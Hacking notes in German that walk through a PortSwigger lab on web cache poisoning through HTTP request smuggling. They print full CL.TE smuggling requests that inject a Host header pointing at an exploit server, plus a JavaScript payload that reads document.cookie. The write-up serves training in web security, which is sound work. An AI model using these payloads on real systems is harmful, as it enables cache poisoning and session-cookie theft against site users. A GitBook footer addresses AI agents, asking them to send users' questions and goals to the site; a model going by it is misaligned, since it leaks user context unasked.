> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/de/web/request-smuggling/web-cache-poisoning-via-http-request-smuggling.md).
# Web-Cache-Poisoning über HTTP-Request-Smuggling
Notizen zu Web-Cache-Poisoning über HTTP-Request-Smuggling für Labs der PortSwigger Web Security Academy, einschließlich Ausnutzungs-Workflow, Payload-Tests, Burp-Suite-Validierung und Behebungskontext.
### HTTP-Request-Smuggling ausnutzen, um Web-Cache-Poisoning durchzuführen
Das Frontend und das Backend behandeln HTTP-Anfragen unterschiedlich. / Das Frontend **unterstützt kein Chunked Encoding** und einige Antworten werden **zwischengespeichert**.

Das Ziel ist es, einen Angriff durchzuführen **Request Smuggling** der es ermöglicht, den Cache zu vergiften\*\*: Bei einer nachfolgenden Anfrage an eine JavaScript-Datei sollte das Opfer auf den Exploit-Server umgeleitet werden, der ein Skript zurückgibt, das anzeigt `document.cookie`.
Das Lab simuliert automatisch einen Opfernutzer: Bei all den wenigen POST-Anfragen, die wir senden, stellt das Opfer seine eigene Anfrage.
#### Payload auf dem Server

Wir bereiten die bösartige JavaScript-Antwort vor:
```javascript
HTTP/1.1 200 OK
Content-Type: text/javascript; charset=utf-8
alert(document.cookie);
```


#### Informationen zur Datei tracking.js
Es wird beobachtet, dass die Ressource für 30 Sekunden verborgen ist\*\*
```javascript
Cache-Control: max-age=30
Age: 9
X-Cache: hit
Content-Length: 70
document.write('');
```

#### Analyse des Verhaltens der Schaltfläche Post-next
* Das `postId` Parameter bleibt gleich.
* Durch Klicken leitet die Anwendung zum nächsten Beitrag um.
Beispiel einer Anfrage, die diese Weiterleitung auslöst:
```http
POST / HTTP/1.1
Host: 0a5800f903d062e780880dfb00620034.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 46
Transfer-Encoding: chunked
0
GET /post/next?postId=3 HTTP/1.1
Test: A
```


#### Test: Injizieren eines beliebigen Host-Headers
Durch Ersetzen des Hosts der internen Anfrage:
```http
POST / HTTP/1.1
Host: 0a5800f903d062e780880dfb00620034.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 88
Transfer-Encoding: chunked
0
GET /post/next?postId=3 HTTP/1.1
Host: google.com
Content-Length: 11
test=test
```
#### Endgültige Payload, um zu unserem Exploit-Server umzuleiten
Eine interne GET-Anfrage, die unseren kontrollierten **Host** wird injiziert:
```http
POST / HTTP/1.1
Host: 0a5800f903d062e780880dfb00620034.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 137
Transfer-Encoding: chunked
0
GET /post/next?postId=3 HTTP/1.1
Host: exploit-0a94005103f762a980690cd701e3004c.exploit-server.net
Content-Length: 20
test=test
```
Sobald das Opfer die zwischengespeicherte JavaScript-Ressource lädt, gibt der Cache **für 30 Sekunden** unsere modifizierte Antwort zurück und löst Folgendes aus:
```javascript
alert(document.cookie)
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/de/web/request-smuggling/web-cache-poisoning-via-http-request-smuggling.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.
 ');
```
');
```
.png?alt=media)